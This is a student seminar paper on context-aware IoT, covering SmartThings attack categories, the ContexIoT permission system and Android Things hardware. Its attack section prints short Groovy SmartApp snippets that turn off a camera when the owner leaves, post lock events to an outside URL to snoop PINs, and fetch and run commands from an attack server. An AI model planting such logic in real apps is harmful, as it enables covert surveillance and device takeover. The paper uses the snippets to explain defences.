

Rivier University

420 South Main Street

Nashua, NH 03060-5086

603-889-1311. www.rivier.edu

Topic Name

**Contextual IOT**

Course Name

**Professional Seminar**

Submission Date:

**August 22, 2017**

Under guidance of

**prof. Robert Schaefer**

Team Members

**Kamalakar Duvva**

**Table of Contents**

1. Introduction

2. Internet Of Things (IOT)

2.1 History

2.2 IOT at marketplace

2.3 Evolution of the Internet

3. Context-aware Computing in IOT

3.1 Evaluation and Foundation

3.2 Context-awareness

3.3 Computing Theories for context awareness

4. High level IOT Solutions

5. Attacks on IOT

5.1 Reported IOT Attacks

5.1.1 Vulnerable Authentication

5.1.2 Malicious App/ Firmware

5.1.3 Problematic Usage/Scenario

5.2 Attacks from Smartphone Platforms

5.2.1 Attacks by Installation

5.2.2 Attacks by Activation

5.2.3 Adversary Technique

5.2.4 Malicious Payload

6 .Access Control Methods

6.1 Permission Based Access Control

6.2 ContextIoT Based Access Control

7. Android Things

7.1 Hardware Components

7.1.1 Breadboard

7.1.2 Power Supply

7.1.3 Pull-ups and pull-downs

7.1.4 Signal debounce

7.1.5 Protecting I/O pins

7.2 Hardware Platform

7.2.1 Raspberry Pi 3

7.2.2 Raspberry Pi I/O

8. Android DoorBell Project

9.References

**Contextual IOT**

**Abstract:**

***Nowadays Contextual Reasoning deployment in Internet Of Things leads to a wide variety of smarter connected applications for personal and business purpose. In this paper I am going to explain how IoT devices can help individuals and business application with contextual reasoning. IoT attacks and context-based and permission based control system for applied IoT platforms.Introducing Android Things Application Development using Raspberry PI3.***

**1.Introduction**

At earlier stages where sensors and actuators provide disjoint functionality the Internet Of Things (IoT) has evolved and led to new specific appified era where programming framework make the developers to build the apps to manage the IoT devices in a more control and smarter way. Nowadays many such IoT devices became popular for home users as well as solutions for different areas such as logistics, public utilities, government, industrial manufacturing and mobility.Most of the times these solutions can manage the same type of problems such as constrained devices, security concerns, technological connectivity and heterogeneity (Reinfurt, Breitenbücher, Falkenthal, Leymann, and Riegg, 2016).

Smartphone platforms came into existence relate to appified platforms where the permission based model plays an important role in providing security to these appified platforms in accessing sensitive resources with the app.On the other hand, there is security-critical design bug in these appified platforms. To overcome these problems, we need *access control model* which provides high grained security control to the home users over IoT platforms.

Existing access control mechanisms have employed popularity in appified platform but coming to smartphone platforms they have some key design flaws to the users where when the device needs a handful resources, the users without knowing the contextual information of the resource he used to grant permission to the device without taking the correct decision at runtime.So, it is highly recommended to know the context of information to the user before he take decision to grant permission to the device. This requirement leads to “Contextual Integrity” with which “information flows according to contextual norms”.

In this paper, I am going to provide contextual integrity solutions for the security issues which are arising in current IoT platform of existing permission systems. But there are two reasons which makes the contextual integrity more challenging over appified platforms. They are i)There is no guarantee of Context Availability in the lifecycle of app and ii)Frequency of prompts.

Considering these challenges, ContexIoT have been designed and implemented which is context-based permission system which provides fine-grained identification of context for actions and runtime prompts which helps in providing contextual integrity.In this design, context is defined at data flow levels, inter -procedural control to support different contextual integrity to provide best usability and balance security.ContexIoT is designed is such a way that it is backward compatible and also can directly adopted in current IoT platforms for effective access control.

The main aim of contexIoT is to make the permission granted by the user to trigger the functionality of an app under particular usage context only. With this, we can abstract the usage of context in app and defines context as execution flow of code. It also defines what type of data is flowing along execution path and how the functionality is triggered .

ContexIoT has a prototype which has support for large number of IoT apps and supported devices over all IoT platforms.It has a patching mechanism which converts the unmodified commodity apps to compatible ContextIoT-compatible smartApps.It follows the following two steps in processing the execution flow of sensitive action. 1) Collect the needed information for a context before the action is executed, and 2) Make decision to allow or deny the action based on the in-context user decision. By using cloud backend, contexIoT stores the user decision for a granted permission and corresponding action in terms of map. If mapping is not found, then the system prompts the user with context and action and stores the decision in cloud backend.

For system effectiveness, Perform evaluated contexIoT over smartThings and collected reported IoT attacks and while evaluating we find all the attacks execution path is well known with context information correctness. For performance evaluation, the contexIoT patching mechanism is giving results in specific time without delay and frequency prompts are below the limit of threshold which is considered to be risk user habituation(Jia, Chen,Wang,Rahmati, Fernandes & Mao, Z. M.,2017).




Fig. Overview of SmartThings Architecture.

**2.Internet Of Things (IOT)**

IOT(Internet of things) is a system of interconnection of computing devices, digital machines and mechanical objects , people or animals with capable of transfer data over network without any interaction of human-to-computer or human-to-human(Guinard, & Trifa,2016).

The IoT allows “people and things to be connected Anytime, Anyplace, with Anything and Anyone, ideally using Any path/network and Any service”( H. Sundmaeker, P. Guillemin, P. Friess, and S. Woelfﬂe,2011)


**2.1 History**

In the last few years, the Internet Of Things has become most popular and exciting development in the technology and implemented in government organizations,start-ups, large enterprise and academic institutions.The concept of smart networking devices discussed in 1982 at Carnegie Mellon University by the invention of the first internet connected appliance called Coke machine. It can able to report the inventory information and temperature information for newly loaded drinks. Mark Weiser's seminal 1991 paper on ubiquitous computing, In 1994 Reza Raji described the concept of automated home appliances with entire factory, In 1999 Device to Device (D2D)communication envisioned by Bill Joy. Between 1993 and 1996 several companies proposed solutions like Novell's NEST or Microsoft's at Work.

The IOT was introduced in the late 1990s, popular in 1999 by the Auto-ID Center at MIT and related market-analysis publications. Radio-frequency identification (RFID) technology plays one of the main roles to implement Internet of Things (Kevin Ashton (one of the founders of the original Auto-ID Center) ).RFID used to carry the data by attached chip transmitted over the wireless links(“Internet of things”,2017).

**2.2 IOT at marketplace**

There will be nearly 20.8 billion devices on the Internet of Things and more than 30 billion devices will be wirelessly connected to the Internet of Things by 2020(Gartner, Inc. ,ABI Research,2014).



The statistics show how IOT has grown and how it will be future in business and industry marketplace. The statistics and trends based on the world population and internet-connected devices as well as the number of devices per person. By 2020, there will be 50 to 100 billion devices(such as ATMs,Smartphones,PCs) connected to the Internet. According to CISCO, the ratio of each individual on earth and devices connected to the Internet is 1 to more than 6 by 2020. The IOT paradigm, Interconnection and communication between everyday objects enables many domains according to the application. Asin and Gascon categorised 54 application domains, In that popular existing IoT solutions are smart city, smart wearable, smart home, smart environment and smart enterprises. Some of other IOT domains are smart agriculture, smart animal farming, smart metering, security and emergencies, domestic and home automation and so on(Perera, Liu, Jayawardena, & Chen, 2014).

**2.3 Evolution of the Internet**




Fig. Evolution of the Internet in Different Stages (Perera, Liu, Jayawardena, & Chen, 2014).

Evolution of the Internet is classified as ﬁve phases. Initially the evolution was begins with two computer connected together names as small network and then it moved towards Internet by creating World Wide Web(WWW) and connecting large number of computers together. Next phase includes mobile devices with internet facility that means mobile devices also accessing internet.People connecting internet by the social networking sites such as Facebook, Twitter, Linked -in etc.Finally,Internet Of Things implementation enables people connect everyday objects to the internet and makes Interconnected Objects.During this final phase context-aware communication and computing gives significant application results(Perera, Liu, Jayawardena, & Chen, 2014).

**3. Context-aware Computing in IOT**

**3.1 Evaluation and Foundation of Context-awareness Technology**

In the early phase of Internet Of Things implementation the computer networks were connected by Point-to-point method.There is no context-awareness between the objects.The contextual interactions in early operating systems and computer applications perform tailored tasks to each situation(Perera, Liu, Jayawardena, & Chen, 2014).

The term **context** and **context awareness** defined as(Perera, Liu, Jayawardena, & Chen, 2014)

* Synonyms to refer to context, such as ‘environment’ and ‘situation’. So it cannot identify new context
* The ﬁveW’s(Who,What,Where,When,Why) as the minimum information that is necessary to understand the context.
* The term context awareness, it also referred as sentient,was introduced by Schilit and Theimer in 1994,Later it is defined by Ryan et al.

**3.2 Context-awareness**


Context Awareness is all about gathering information about an environment of a system or system component at any given point of time.It has the ability to guide the responses based on context-aware computing which uses software and hardware component to collect and analyze data.

Context includes the information that is relevant for a given entity, such as device or application or a person. Contextual Information falls into a wide range of categories like time, location, temperature, user, process, privilege level, event, tasks and nearby devices.The applications and devices like Web browsers, GPS receivers, sensors, cameras, microphones are potential sources for context - aware computing.

A Context-aware system may gather data based on these sources and respond according to computational intelligence or via pre-established rules. For user applications, context aware system can provide services which enable enhanced experience including context-relevant information delivery, contextual marketing messages and augmented reality.

Context awareness plays an important role in machine to machine(M2M),Ubiquitous computing, Event driven computing environments and IoT(Internet of Things). In the mobile Devices, It is also guide the proper responses according to the relevant information to the end user(Rouse, 2016).

**3.3 Computing Theories for context awareness**

****

Schilit et al., Abowd et al. and Pascoe proposed three requirements needed to make the contextual-awareness applications presentation, execution, and tagging(Perera, Liu, Jayawardena, & Chen, 2014).

**Presentation:** It identifies and decides the information needed to present to the user. For example if take smart environment Context-aware mobile applications can have the capability of connecting kitchen refrigerator and should present the list of available items, when user is shopping supermarket.Here context is created by location and time etc.

**Execution:**It is one of the main features in IoT paradigm provides automatic execution of services.Let us take smart home system, when user returning from office to home the IOT system perform some tasks before user enters into the house, such as tracks the user location then make air condition system is ON and make coffee machine ready to serve.In this scenario IOT application employs the M2M(Machine-to-Machine) communication.

**Tagging:**In IoT paradigm, We may gather information from everyday connected objects such as sensors,cameras and other input devices. These devices produce large volumes of data,If we take single sensor that may not produce sufficient information to take action. Here the context needs to be analysed the collected data, Fused, Interpreted and tagged together. Tagging also referred as annotation, It plays an important role in the context-aware computing.

**4. High level IOT Solutions**


****

Fig. Data Flow in High-level IOT Systems and Context Discovery in different stages(Perera, Liu, Jayawardena, & Chen, 2014)

The above figure shows how IOT solutions used in high-level systems. Context Discovery done many stages when data flows.IOT solutions used in some part of the system according to the functionality(Perera, Liu, Jayawardena, & Chen, 2014).

Google company is providing the awareness API s to develop the intelligent applications.The awareness API using different types of context including weather, time, nearby beacon and current location etc. This context information is used to make inferences which are used for user’s current situation and suggestions. The awareness API’s are giving better results such as easily integrating, better productivity, managing better battery life and high level of accuracy for contextual data.

We have two distinct awareness API’s to determine the user's current situation by using the context signals, those are Fence API and Snapshot API. The Fence API gives notifications when specified context conditions are meet i.e react to the user’s current situation. For example the Fence API gives callbacks for the situation "tell me whenever the user is walking and their headphones are plugged in" Another one is Snapshot request the information based on the user’s current context like "give me the user's current location and the current weather conditions"(Google, Co.,2017a).

The term Internet of Cars is Identifying cars as things within the Internet of Things that have the capability of link the people, objects,services and places.In this cars as data packets for public identification. This will helps the people to analyse the traffic in travel path, explore the new transport paths by visual display or mobile based apps.This scenario turning cars into networked artefacts by connecting the flow of things to people, artefacts environments for commercial and business purposes.For example car gives information based on local and dynamic activities such as where the people go , general habits like lift sharing, shopping and postal items. This achieved by scan the car registration number by traffic camera, make those data contribute into social, economic and environmental flows.And gives messaging systems, Data visualisations and serious games to support the articulation of the City for an Internet of Cars(Speed, & Shingleton, 2012).

If we take some other examples in general activities.First, Consider safe mobility of school children children,An application has the small sensors in child back pack which is communicating with the smartphone of parent. The parent can track each student and transfer them to desired school bus.The application has the capability to manage child data during school transit hours and authorised persons. Second,Consider coupon advertisements in restaurant, sharing coupons to people who are living in walkable distance only when restaurant capacity is under 60%. Finally, take augmented reality game like Pokemon Go2, In this game the players try to find “nearby” monsters. The availability of those monsters depends on the player’s context at given player at a given time(Maxfield ,& Julien, 2017).

**5. Attacks on IOT**

In this paper, we identified the IoT devices and SmartApps which has similar malicious functionality by conducting a survey of attacks for better understanding of security and privacy issues to make the system effective.

The following are the Attacks reported for IoT(Jia, Chen,Wang,Rahmati, Fernandes & Mao, Z. M.,2017).

**5.1 Reported IOT Attacks :**Earlier days, most of the vendors have not focused on security and privacy while releasing the IoT products.They only focused on the functionalities and time - to - time market of their products. But some real attacks has been reported and categorize them as follows

**5.1.1 Vulnerable Authentication:** Coming to IoT devices, authentication plays a crucial role to perform the activities. If the device authentication is not standard by which the attackers can pair with that device and can take full control of the device which results in misuse of the device and can implement malicious Smart Apps on the platform.

**5.1.2 Malicious App/ Firmware:** The functionalities of malicious app is to provide a broad range of device capabilities to 3rd party developers which can be easily migrate to SmartThings. These are in existence before the emergence of appified IoT platforms.

**5.1.3 Problematic Usage/Scenario:**The use of IoT devices leads to misuse of technology as it has the capability to have control over an area where the device can perform the activity over the it has control instead of specific area this is due to its long range of BLE.

**5.2 Attacks from Smartphone Platforms**

IoT platforms and smartphone platforms has similar security requirements including definition of access to resources and privilege separation.we consider each possibility of appified on SmartThings platform by categorizing mobile malware ecosystem based on techniques used in 4 aspects of their lifecycle and constructed real malicious Smart Apps(Jia, Chen,Wang,Rahmati, Fernandes & Mao, Z. M.,2017).

**5.2.1 Attacks by Installation:**In SmartThings platform, malicious malware will be implemented into apps while they update their app.This is common functionality that will applicable while coming to SmartThings where attacker can upload malicious payload in IoT platform. Coming to SmartApps developer deploy their updates for an app automatically through cloud instance for all the user, where the attacker could not upload the entire malicious payload into app but slowing he can implement it in future enhancements of the app which results entire users will have the malicious app at the end.

**5.2.2 Attacks by Activation:**We can categorize the events which triggers the malicious logic implemented by attacker into app. There are 3 types of events 1)Remote Command (incoming SMS), 2) User events and 3) System events which triggers the malicious logic implemented by attacker into app. The attacker can implement the malicious logic into app by any of the event by using triggering programming model.

**5.2.3 Adversary Technique:**There are two principles that leads to design of malware i) carry out the malicious payload and ii)evade detection to prolong their lifetime which results in usage of various adversary techniques that are categorized into 6 classes, 1)Abusing Permission, 2)Exploiting weakness of general system design, 3) Exploiting weakness of platform specific features, 4)Exploiting system vulnerability, 5)Shadow Payload and 6)Side Channel. Among these 6 categories, except Exploiting system vulnerability, all other categories will be applied on appified IoT platforms.

**5.2.4 Malicious Payload:**Malicious payloads are characterized into five different payloads like remote control, adware, spyware, ransomware and privilege escalation that are carried in existing smartphone. Among them adware is malicious app which implements unwanted ads in smart phone of a user.Remote control and spyware are common malicious payloads which are mostly adopted by IoT malware on smartphone platforms.Whereas ransomware is an emerging threat to the modern systems which affect the cause, cannot be reverted. The following are the few attacks that are existing in smartphone apps.

**Disabling attack on the Surveillance device :**In the smartthings system, Some events may leverages the vulnerability during repackaging the malicious payload in an app where without having explicit requirement of capability the mode can change events, when the system detects the user is leaving home it can turn off the surveillance camera.

Example code Snippet of code for Surveillance disabling attack

1 **input** "switch", "capability.switch",

title: "The switch your camera is controlled by"

// subscribe the mode change event

2 **subscribe**(location,"mode",handler)

3 **def** handler(evt){

//turn switch off if the owner has left

4 **if**(evt.value == "Away"){

5 **switch**.off()

}

}

**Pin code snooping attack:** This attack uses a battery monitor SmartApp which will send a battery report to the client to make an illusion of its malicious intent at source code level. Until the client set up a new pin code, it will not reveal malicious payload. Whenever user updates the pin code the app receives the codeReport event.Only based on runtime value the user can distinguish between generous and malicious behaviours.

Example code snippet for Pin code snooping attack

1 **input** "lock","capability.battery",

title: "The device you want to have its battery monitored"

// subscribe the battery report from the lock

2 **subscribe**(lock,"battery",handler)

3 **def** handler(evt){

//transmit battery data to graphing web service

4 **httpPost** (url, evt.jsonValue)

}

**Remote control attack:**Due to Groovy method invocation and asynchronous execution flow it disguise the malicious payload into server everyday for new malicious command and stores them in global variables which are shared by all event handlers where another process which runs these malicious command stored in these global variables for every 5 minutes periodically using GString which makes the attackers to have control over the devices affiliated to the app.

Example code snippet for Remote Control Attack

//Subscribe on the sunset event

1 **subscribe**(location,"sunset",dispatcher)

//Schedule the handler to be executed every 5 minutes

2 **schedule**("0 5 \* \* \* ?", handler)

3 **def** dispatcher(){

4 **httpGet**(url){

//Query attack server for command and store them in global variables

resp->

state.method = resp.data[’method’]

state.flag = true

}

}

5 **def** handler(){

//Execute the command if it’s updated

6 **if**(state.flag == true){

"$state.method"()

state.flag = false

}

}

**6.Access Control Methods**

**6.1 Permission Based Access Control**

The permission based access control has a vital role when coming to security of appified platforms.The permission based system makes the user to grant permission to apps before performing any event where the user has the ability to grant permissions over appified platforms. The research has also done on improving the usability of permission systems, how the user can request for permissions and also instructs the privacy related information in precise manner where it prompts for permission dialogs to user while requesting for any security information, this makes the user to have more effective decision while granting permission to request on appified platform.

In practice, the permission based system has failed and then introduced a concept of contextual integrity to provide security for appified platforms, where it provides an ability to take decision before granting permission to a request by having a context of information about the request to an user.To implement this feature over IoT platforms, the contextual integrity has to face lot of IoT specific challenges while coming to security over IoT platforms, where the context in IoT is defined at both data and control flow levels which makes the system more-fine grained.It also provides security from IoT attacks that makes the system vulnerable and makes the system more effective to work for an user(Jia, Chen,Wang,Rahmati, Fernandes & Mao, Z. M.,2017).

**6.2 ContextIoT Based Access Control**

In this approach, we provide a contextual integrity to the permission granting process of IoT apps using the context definition.It contains two steps i) At installation time, it patches the app to collect contextual information and separates the flow of execution and first request permission in the current context, and then perform the action when receiving permission granting response ii)At runtime, cloud-backend handles the request from the patched apps and prompts to the user with the context if necessary. The following figure shows an example of how the room temperature can be operated by app with the use of contextual integrity. The attacker may embed the logic into code where the mode is in sleep he can instruct to open the window, at this the contexIoT patches the information and sends a request to user whether to open the window or not for granting permission through cloud backend to app. This approach provides the user to make use of context based access control effectively which helps him providing better security of IoT attacks.




Fig. overview of ContexIoT based access control

(Jia, Chen,Wang,Rahmati, Fernandes & Mao, Z. M.,2017)

**7. Android Things**

Android Things enables you build mass-market and professional products on certified development boards, without previous knowledge of embedded system design. Using Android Framework APIs, resources and development tools to support low level I/O and libraries for common components such as display controllers, sensors for temperature and cameras and more. We can start prototyping on supported boards without needs of kernel , firmware, or board development. SoMs (System-on-Modules) gives a fast development of android things on certified development boards, the Google BSP(Board Support Package) which is managed by Google gives a trusted platform development with standard updates and fixes.

Android Studio and the Android SDK is providing turnkey hardware solution and an easy-to-use software development platform. Android Things reduces the large development costs and risks by Google-provided updates(Google, Co.,2017b).

**7.1 Hardware Components:**

**7.1.1 Breadboard :** It is the construction base for prototyping of electronic components without the need of soldering. It is easy to use and makes temporary or testing circuit design for education level and industrial applications. It allows you to connect and probe various electronic components within the circuits . The breadboard has interconnected holes, formed as rows and columns shares the same connection point for multiple components. The outer rows form a single bus in each row, used to connect Ground, Power and other needed signals for circuit.




Fig. Breadboard (Google, Co.,2016)

**7.1.2 Power supply**

Circuit takes power supply from external sources such as Battery, From USB and AC-DC Adaptors.

Vin : Internal voltage regulator from external source which is connected to the board. Used to maintain stable power to the components.

VCC / VDD : Internal regulated voltage to the components on the board. Common power supply voltages are +5V, +3.3V, and +1.8V.

Ground (GND) : The circuits are connected to Ground for several reasons: it is the reference point for 0 volts on the board. All other voltages are measured with respect to ground. It can neutralize an electric current.

Digital logic voltage signals for circuits(Google, Co. ,2016)

|  |  |  |
| --- | --- | --- |
| Supply voltage(Vcc) | Logic Low (0) | Logic High (1) |
| 5V (TTL) | < 0.8 V | > 2.0 V |
| 3.3 V (CMOS) | <0.8 V | >2.0 V |
| 1.8 V(CMOS) | <0.6 V | >1.2 V |


**7.1.3 Pull-ups and pull-downs :** Generally pull-up and pull-down resistors are connected between I/O pins and Vcc or GND. It maintains the stable state of system without significant affect the input or output signal directly. When digital input is not actively connected to any signal is called a floating input, these may produce electromagnetic interference which affects the value reported to your app and causes unpredictable readings. The Pull-up and pull-down resistor values are between 1k ohm and 10k ohm(Google, Co.,2016).

**7.1.4 Signal debounce:**

The electrical devices such as switches and relays may produce temporarily oscillation or signal bounces due to mechanical movement. This problem gives multiple inputs to your app in a short period of time. By using hardware or software we can debounce the signal, For software debounce we can set time delay between the initial input event and when the input is expected to stabilize. For hardware debounce use R-C circuit(resistor-capacitor) between input pin and device(Google, Co. ,2016).

## **7.1.5 Protecting I/O pins:**


Sometimes Peripherals produce more current than I/O pin can handle , this leads to damage the output because I/O pins has limited capability to handle source or sink current from the connected circuitry. To protect the pin , connect resistor (current-limiting) in series with the load. Those resistor values may be between 100 ohm and 300 ohm. We can use logic level converter circuit to maintain voltage level of device. While using high power transducers use electrical control switch or transistor from load to output pin. The source/sink capacity of I/O pins are based on the Hardware device specification(Google, Co.,2016).



**7.2 Hardware Platforms:** We have different types of hardware platforms to support Android Things, available platforms are Intel Edison, Intel Joule, NXP Pico i.MX7D, NXP Pico i.MX6UL, NXP Argon i.MX6UL and Raspberry Pi 3. Each hardware has specifications like CPU, Storage, Networking and I/O. Here we discuss about Raspberry Pi 3.

**7.2.1 Raspberry Pi 3:**

It is small sized computer can synchronized and operate peripheral devices, such as sensors, cameras, motors and other electronic components. Nowadays companies are releasing the operating systems for booting Raspberry pi kit like Linux Android Things and Microsoft Azure etc. The languages C, C#, Java and Python used to write programs and communicate with hardware components. It has external SD card, Ethernet port, HDMI port, composite video output, USB port and 40 pin(GPIO) to connect electronic components.



(<https://www.raspberrypi.org/products/raspberry-pi-3-model-b/> )Next material comes from Raspberry PI Foundation. The Raspberry Pi 3 is the third generation Raspberry Pi. It replaced the Raspberry Pi 2 Model B in February 2016. Compared to the Raspberry Pi 2 it has:

· A 1.2GHz 64-bit quad-core ARMv8 CPU

· 802.11n Wireless LAN

· Bluetooth 4.1

· Bluetooth Low Energy(BLE)

Like the Pi 2, it also has:

· 1 GB RAM

· 4USB ports (USB 2.0)

· Ethernet port(10/100)

· 40 GPIO Pins

· Full HDMI port

· Combined 3.5mm audio jack and composite video

· Camera interface (CSI)

· Display interface (DSI)

· Micro SD card slot

· VideoCore IV 3D graphics Core

The Raspberry Pi 3 has an identical form factor to the previous Pi 2 (and Pi 1 Model B+) and has complete compatibility with Raspberry Pi 1 and 2

# **7.2.2 Raspberry Pi I/O:**

The below diagram shows the available I/O pins to interface with the peripherals.




Fig .Raspberry pi3 Pin Description (Google, Co.,2017c)

**GPIO:** General Purpose Input/ Output(GPIO)t Provides configurable interface with devices(such as Led) by changing their state either high or low binary input values. GPIO can be used in app like reading current state or changing according to the user program. PeripheralManagerService using getGpioList() used to know list of available pins and make connection.

**PWM:**Pulse Width Modulation (PWM) is square wave signal oscillates according to a given frequency signal(expressed in Hz) and duty cycle(width of pulse) . The period is the time each cycle takes and it is inverse to the frequency.PWM used as a proportional control signal to an external device. For example, we can use PWM signal in servo motors to determine the rotation angle. PWM signal's average value can use adjusting LCD Display Brightness.

**I2C:** Inter-Integrated Circuit is a synchronous serial interface, It synchronizes the data transfer between devices based on shared clock signal. In this Master Device is control the triggering of clock signal and all other connected devices are Slaves.The Master and Slave devices are connected to the same set of data signal to form a Bus. I2C devices supports half-duplex and uses a 3-Wire interface for connection, It consists of Shared clock signal (SCL), Shared data line (SDA) and Common ground reference (GND). Generally I2C bus used to connect peripherals which are having small data payloads such as Sensors ,LCD Displays, Thermometers and Accelerometers.

**SPI:** Serial Peripheral Interface (SPI) is a synchronous serial interface like Inter-Integrated Circuit (I2C) This will be used in where Faster Data Rates or High Bandwidth are Required, the devices external graphical displays and non-volatile memory.SPI supports full-duplex data transfer and 4-Wire interface consists of Master Out Slave In (MOSI), Master In Slave Out (MISO), Shared clock signal (CLK) and Common ground reference (GND).

**UART**: Universal Asynchronous Receiver Transmitter (UART) ports also known as Serial Ports.It is generic interface used to exchange raw data with a peripheral device and synchronization between both Data Transfer Speed and Data Byte Format. UART is Asynchronous so, no clock signal is used for Data Transfer between two devices. The hardware device collects incoming data from first-in first-out (FIFO) buffer until read by your app.

UART supports full-duplex and has 3-Wire interface data receive (RX), data transmit (TX), and ground reference (GND) ,5-wire interface include 3-wire and two signals for hardware flow control such as request to send (RTS) and clear to send (CTS) signals.UART used in complex devices such as XBee radios,LCD Displays and GPS modules.

**I2S**: Inter-IC Sound is a synchronous serial interface, Synchronize data transfer is based on the shared clock signal. In this an I2S master device used bit clock (BCLK) signal for communication and timing and it also has left-right clock (LRCLK) signal to select left or right audio channel for data. I2S master and slave devices contain at least one Serial Data (SD) signal , the master device uses receive (SDIN) and transmit (STDOUT) to support full-duplex communication. I2S allows you to connect digital audio data and PCM audio data transfer between them, supported devices are audio amplifiers and microphones.

**8. Android DoorBell Project**  Smart doorbell that captures a camera image, analyzes it, and sends it to a companion app using the Google Cloud Platform and Firebase.The Doorbell application perform the following steps(Google, Co.,2017d).

1. The button press event invoked and captured by peripheral I/O.
2. The camera peripheral accessed by Android Things Framework using standard Android camera APIs.
3. The Image is taken by Android Things app is Google Cloud Vision API for Image Analysis.
4. Firebase RealTime Database makes communication between Android Things app and a companion app.

**Software and Hardware Requirements** Android Things compatible Hardware Platform such as Intel Edison, Intel Joule, NXP Pico i.MX7D, NXP Pico i.MX6UL, NXP Argon i.MX6UL and Raspberry Pi 3. Here I have used Raspberry Pi 3.


* Android Things Supported camera .
* The individual electronic components are - 1 Tactile switch (push button) - 1 resistor - jumper wires - 1 breadboard
* Android Studio 2.2+
* Firebase database
* "Google Repository" from the Android SDK Manager
* Google Cloud project with Cloud Vision API enabled.

